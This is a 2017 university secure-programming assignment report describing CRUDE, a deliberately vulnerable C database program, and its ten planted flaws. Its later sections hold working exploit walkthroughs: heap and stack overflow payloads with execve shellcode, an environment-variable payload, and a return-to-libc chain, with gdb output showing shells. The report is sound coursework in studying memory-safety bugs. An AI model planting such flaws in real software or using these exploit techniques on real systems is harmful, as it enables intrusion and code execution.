Curtin University of Technology

Department of Computing

Assignment Cover Sheet


(Please fill in all fields clearly and in upper-case letters)

Surname:	Healy
Given Names:	Luke
Student Number:	17086424
Unit Name:	CCSEP
Unit Number:	ISEC3004
Lecturer's Name:	Mark Upston
Tutor's Name:	Mark Upston
Assignment Title/Number:	1
Due Date:	30 October, 2017 at 8AM
Date Submitted:	16 October, 2017

I declare the above information to be true, complete and correct.

Except where clearly indicated in this assignment, I hereby declare this assignment is solely my own work and has not been submitted for assessment or feedback purposes in this or any other unit whether at Curtin University of Technology or at any other University/Educational Institution.

I understand there are severe penalties for cheating, collusion and copying and I have read and understood the terms and conditions listed in the Unit Outline for this Unit.

Signed:  Date: 16 October, 2017

ISEC3004 Report

CRUDE - The vulnerable crud application and how to exploit it.

Luke Healy - 17086424

Curtin University
Science and Engineering
Perth, Australia
Oct 2017

Overview

Introduction

This report details design and use of *CRUDE*, a create/read/update/delete application. The application is intentionally vulnerable, and has many specific flaws programmed into it. This report will outline each of the flaws, and where possible, show how the flaws can be exploited.

The Program

CRUDE, (Create/Read/Update/Delete/Exploit) is a simple employee database management program. It uses a csv file to store the database to the disk. It provides the following functionality:

1. **Change password.** The user can change their password for the delete function.
2. **Load database.** Loads a databse from file.
3. **Display Employee.** Prints an employee to the screen, given the ID.
4. **Add Employee.** Adds a new employee to the database. The details are specified by the user.
5. **Edit Employee.** Edits an existing employee, the user specifies the new data and the ID of the employee to edit.
6. **Delete Employee.** Sets an employees deleted flag to 1.
7. **Save Database.** Writes the database to the file specified by the user.
8. **Discard Changes.** Reverts a database back to what it was before changes were made.
9. **Unload DataBase.** Removes the database from memory.
10. **Exit.** Exits the program.

The prorgram presents a main menu to the user, then performs the desired function continuously until the user elects to exit.

Vulnerabilities

There are a total of 10 vulnerabilities in the program. They are as hidden as possible, given the simplicity of the program. There was a neccessity to add extra functionality (Discard changes and Unload database) in order to have a large enough surface to introduce a localised vulnerability. There was also a neccessity to make the code complicated, convoluted and naive for the same reason. All vulnerabilities were successfully implemented. The next section outlines them in the code, and where possible, how to exploit them.

Breakdown of vulnerabilities and exploits.

Memory leaks

1. In function `update_employee` (**db_handler.c:169**), the `backup` variable, a pointer to an `employee` is not freed if the `employee*` given to `update_employee` is `NULL`. This is because the function checks for `NULL` and immediatly returns.
2. In function `save_db` (**db_handler.c:317**), the `sd` variable is not freed when the `write_to_file` function is not successful. The programmer freed it at the end of the function, but not in the branch of code which executes if writing to the file fails.
3. In function `confirm_with_user` (**db_handler.c:634**), the `verdict` string is not freed if the user exceeds the maximum tries before the function defaults to return false. The programmer forgot to free the variable in that particular branch of execution.

Double free causing crash

In the function `unload_database` (**db_handler.c:60**), the `backup_list` variable is freed as it is no longer needed, and will be reset when the next database is loaded. The problem is, the programmer didn't check to see if the next database had actually been loaded yet, meaning if a database is loaded, then unloaded *twice*, the program will crash due to the double free. Although double free causes "undefined" behaviour, in the testing done, a crash always occurs under the described conditions.

Access after free

In function `change_password`(**db_handler.c:417**), the variable `vault` is freed, as it will be replaced by `new_vault`. `new_vault` is allocated memory right after the free. The program then prints the old password, and the new one to the user to show the change. Printing `vault->password`, will print the *new* password, not the old one, as the memory previously just freed is given to `new_vault`. This behaviour does not occur when the program is run under valgrind, explaining why the programmer didn't reaslise.

Heap based buffer overflow causing corruption but no crash

In function `update_employee` (**db_handler.c:169**), the programmer accidently gave the value of 150, instead of 15 for the number of characters to read for the `position` field in `employee`. Writing more than 15 characters to this buffer will corrupt the next employee in the array. If there is no employee in the next index, the id will still be set to a very large number, scewing any newly generated ID. If an employee *does* exist in the next index, it will be entirely overwritten with enough input, looking something like this:

```
Employee 1718051187:hjasgdhjfgsadjgfhjasghfgashjkfgjhkasdgfhjgasdjfhkgksda
hfgsadhjkgfhjksadgfhjkagdshfgjhaksdgfjagsdhjfgasdhjgfjagsdhjfgadsjkgdhjfgs
adjgfhjasghfgashjkfgjhkasdgfjgasdjfhkgksdahfgsadhjkgfhjksadgfhjkagdshfgjha
ksdgfjagsdhjfgasdhjgfjagsdhjfgadsjkshjkfgjhkasdgfhjgasdjfhkgksdahfgsadhjkg
fhjksadgfhjkagdshfgjhaksdgfjagsdhjfgasdhjgfjagsdhjfgadsjk, gsadhjkgfhjksad
gfhjkagdshfgjhaksdgfjagsdhjfgasdhjgfjagsdhjfgadsjk. Salary: $1802135654.
Deleted: 1935959905
```

Doing this will not cause the program to crash. The input while too much, is limited to 150 characters, meaning that the data can only go $(150 - 15 - sizeof(int) - sizeof(int))$ bytes past the array. As the

array is malloc'd first, it is at the start of the heap. While this may differ on some systems, the two in which I tested the code on acted as described.

Heap based buffer overflow causing crash

In the function `exit_program` (**db_handler.c:478**), a string is read from the user and stored in the variable `quit`. The string is assigned a value in the following fashion: `scanf("%s", quit);`. This is clearly vulnerable as it does not check the bounds of the input. The variable is then compared to the string literal `"quit"` like so: `strncmp(quit, "quit", 4);`. This means that if more than just "quit" is written to the buffer, you usually won't notice. You must write a huge amount of data to the `quit` buffer in order to crash the program, as you need to traverse the entire heap and breach the programs segment. If you don't write enough to crash immediatly, there is a high chance that other data on the heap will become corrupt, likely causing a crash later.

Stack based buffer overflow causing crash

In the function `discard_changes` (**db_handler.c:78**), the string `discard` is used to store the users decision as to whether or not they want to discard changes to the database. There is some confusion in the code because `discard` has space for 2 characters, e.g `{'y','\0'}`, but the programmer reads in 4 characters, e.g `{'y','e','s','\0'}`. They then compare just the first character to `"yes"` like so: `strncmp("yes", discard, 1)`. This works fine if the user enters either "y" or "yes". The reason this can cause a crash is because on the stack, right after `discard` is the index variable `num_emp` which is used in `memcpy` as the buffer size a few lines later. If you write 4 characters to `discard`, of high enough ascii value, you will overwrite the `num_emp` variable with a high value, (greater than 999, the size of the employee array), which will then cause `memcpy` to crash when it tries to write way further than it should.

Heap based buffer overflow causing arbitrary code execution

In function `save_db`, the struct `sd` contains information regarding the behaviour of `save_db`. This includes a `file_path`, and a function pointer `func`, which points to either the `write_to_file` or `write_to_screen` function. The scanf statement which reads the `file_path` from the user is not bounds checked. This means that we can overrun the buffer for the `file_path`, and overwrite the function pointer to point to our own shellcode. There are three very good options here:

1. One can append the shellcode to the payload string, and jump to it by adding one word size to the address of the `sd->func` variable. (Plus 4 in our case).
2. One can store the payload in an environment variable on the stack, and jump to it. Finding this address is very easy, you simply print the stack out and look for the string.
3. One can find the address of the `system` function in `libc`, and jump to it. The only tricky part here is that because we're not on the stack, specifying arguments for `libc` (i.e "`/bin/sh`") can be difficult. It seems to default to the second address on the heap, who knows why?

For this exercise, we will append the shellcode to the payload string. These are the steps that were taken.

1. Run crude through gdb with a break at `save_db`. Run through the program until it hits the save_db breakpoint.
2. Step through the function until we get to the vulnerable scanf.
3. Print `sd->func` to see what the function pointer points to, so we can verify that it has changed when we overflow the buffer.

4. Print the addresses of `sd->func` and `sd->file_path` to ensure they are organised how we think they are. Sure enough, `sd->func` is 256 words above `sd->file_path`. This means we need to write 256 characters to the buffer, then the new jump address, then the shellcode.
5. Record the new jump address (&(`sd->func`) + 4).
6. Construct the payload. The first part is to interact with the program, to get to `save_db`. Then the buffer overflow, then the new jump address, and finally the shellcode.

   ```
   python -c "'1\ntest.csv\n6\n' + 256 * 'a' + '\x54\x19\x06\x08' +
   '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50
   \x53\x89\xe1\x31\xd2\x83\xc0\x5b\x83\xe8\x50\xcd\x80\x0a'
   ```

7. Lets test it. This time we run crude through gdb, feeding it the file as input. `run < heap.txt`
8. Step through the `save_db` function again, and print `sd->func` right before, then right after the payload has been delivered, to ensure we hit the right addresses. Sure enough, we were spot on.
9. Continue execution and see what happens.

   ```
   (gdb) c
   Continuing.
   process 2329 is executing new program:  /bin/dash
   ```

   Excelent, /bin/dash is the binary that /bin/sh links to.
10. Now we need to hook up an interactive terminal. Create a fifo pipe and direct the file into it.

    ```
    mkfifo sin; (cat heap.txt; cat) > sin
    ```

    In another terminal, run crude through gdb, giving the fifo as the input file: `run < sin`. Type `ls` into the terminal being read by `sin`.

    ```
    process 2349 is executing new program:  /bin/dash
    LICENSE Makefile README.md crude doc resources sin src test.csv
    ```

    Success!

Stack based buffer overflow causing arbitrary code execution

In the function `authenticate_user`(**db_handler.c:673**), the string password has a buffer size of only 9 characters. This is because password are limited to 8 characters on this system. The scanf statement which reads data from the user and stores it in password is not bounds checked. As password is on the stack, this will be the classic stack smash. The vulnerability was exploited successfully in 3 ways.

1. Payload in input string.
2. Payload in environment variables.
3. Return to libc.

Payload in input string

This exploit is fairly straight forward. It is similar to the heap based exploit in that we overwrite a jump address with the address of shellcode, appended to the input string. The following steps were taken to gain code execution.

1. Run crude through gdb, with a break at `authenticate_user`. Step through until we get to the vulnerable scanf statement.

2. Print the return address of the current stack frame using the `info frame` command.

3. Next we need to figure out how much data to write to the buffer in order to align with the return address. This was done by trial and error, writing a's to the string and printing the stack frame. It turns out we needed 17 bytes to reach the return address.

4. Next we need to know the address to jump to. This can easily be supplied by gdb. We simply print the stack like so: `x/32x $esp`. We can then look for the return address, and take note of the address which it is stored at.

5. The last preparation we need to make is to record the address located at the word before the return address. This is the previous stack frame pointer (PSFP). If this address becomes corrupt, the program will crash before execution reaches the return address.

6. Now that we know the address to jump to, where to write it and the PSFP, we can build our input string as follows: Program interaction input, buffer overflow, PSFP, new return address, shellcode.

   ```
   python -c "print '1\ntest.csv\n5\n1\n' + 17 * 'a' + '\xf4\xf6\xff\xbf' +
   '\x17\xa0\x04\x08' + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
   \x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\x83\xc0\x5b\x83\xe8\x50\xcd\x80\x0a'"
   > stack1.txt
   ```

7. If we now run the code through gdb, giving stack1.txt as the input file through a fifo pipe like in the heap exploit, we can test to see if we have a shell. `ls` gives us the correct output.

   ```
   process 1964 is executing new program:  /bin/dash
   LICENSE Makefile README.md crude doc resources sin src test.csv
   ```

   Success!

Payload in environment variable

This one is very similar to the previous, only instead of jumping just past the return address to the shellcode, we jump up to the top of the stack to an environment variable.

1. In order to put the shellcode in an environment variable, one can simply export it like so:

   ```
   export CODE=`python -c "'<shellcode>'"`
   ```

   This will put the shellcode in a variable called CODE. In order to find the address required, one can simply print the stack in gdb like so: `x/500s $esp`. If you put a break point in main, you will definitely get the environment to print in the first 500 words. It looks something like this.

```
0xbfffff7f:  "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff9f:  "CODE=100Ph//shh/bin1143PS11416100[0350P"
0xbffffffc2:  "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbffffffe4:  "/home/ccsep/CRUDE/crude"
0xbfffffffc:  ""
0xbfffffffd:  ""
```

2. We then need to add enough to the address printed, in order to skip the name and "=" sign. In this case we add 5 to 0xbfffff9f, giving 0xbffffa4.
   Once we have the required addresses, we can construct the exploit string like so: Program interaction input, buffer overflow, PSFP, new return address.

   ```
   python -c "print '1\ntest.csv\n5\n1\n' + 17 * 'a' + '\xd8\xf6\xff\xbf' +
   '\xa4\xff\xff\xbf'" > stack2.txt
   ```

3. Lets test it with the fifo pipe and `ls`.

   ```
   process 2121 is executing new program:  /bin/dash
   LICENSE Makefile README.md crude doc resources sin src test.csv
   ```

   Success again!

Return to libc

The third technique is useful because it can bypass the Data Execution Prevention (DEP) feature of modern systems. The aim here is to use libc to fork a new process that we define. The steps to do so are as follows:

1. Aquire the address of `system` in libc. There are enumerable ways to do this, you can simply tell gdb to `print system` and it will give you the address of the function, assuming it is included in the program. Another way is to use `ldd` and `nm`.

2. If we are going to call `system`, we need to give it a parameter, the name of the program we want to execute. "/bin/sh" is generally a good option here. This means somewhere in the program running, we need to have the string "/bin/sh". We could store it in an environment variable, but looking at the source code for libc's `system`, they conveniently have the string hardcoded. To get the address, gdb has a very nifty function called find. `find &system,+10000000,"/bin/sh"` yeilds the address `0xb7f8d6a0`.

3. The idea of this exploit is to remake the stack so that it calls `system` as it would if it was in the code. This means we will overwrite the return address with the new jump address to get to `system`, then specify a placeholder return address which it will jump back to, then specify the parameters for `system`. This is how we can construct the exploit string. Program interaction input, buffer overflow, jump address of `system` in libc, placeholder return address, address of "/bin/sh" to be passed to `system`.

   ```
   python -c "print '1\ntest.csv\n5\n1\n' + 21 * 'a' + '\xb0\x90\xe6\xb7' +
   'bbbb' + '\xa0\xd6\xf8\xb7'" > resources/stack3.txt
   ```

4. Let's test this with our usual fifo pipe acting as the input stream. This is for more than convenience here, it's neccessary as when `system` forks (or clones) our new /bin/sh process, the

process will try and read from stdin. In doing so, the process will receive a SIGTTIN and will exit, as it isn't allow to read from stdin unless it is the foreground process, which it isn't. Let's also place a breakpoint in `system` to ensure we actually get there.

```
Enter password:
Breakpoint 1, __libc_system (line=0xb7f8d6a0 "/bin/sh") at
../sysdeps/posix/system.c:179
```

Excellent, we've successfully called `__libc_system` with "/bin/sh" as the parameter. Let's continue.

```
(gdb) c
Continuing.
crude doc LICENSE Makefile README.md resources sin src test.csv
```

Success! But we're not done yet.

5. After exiting the shell, we can see the following:

```
Program received signal SIGSEGV, Segmentation fault.
0x62626262 in ??  ()
```

We can leverage the fact that we are able to specify the return address of `system`. Instead of a placeholder of "bbbb", we can specify the address of `exit`. This will allow us to exit the process cleanly without causing a segfault, giving us a better chance of going undetected. We can get the address of `exit` in the same way as `system`.

6. Let's run it again with the address of `exit` as the return address for `system`.

```
crude doc LICENSE Makefile README.md resources sin src test.csv
>>> [Inferior 1 (process 2459) exited normally]
```

Success!

The shellcode

The shellcode used in these demo's is all the same piece. It is from practical 5 and simply calls `execve`, passing it "/bin/sh".

Appendix 1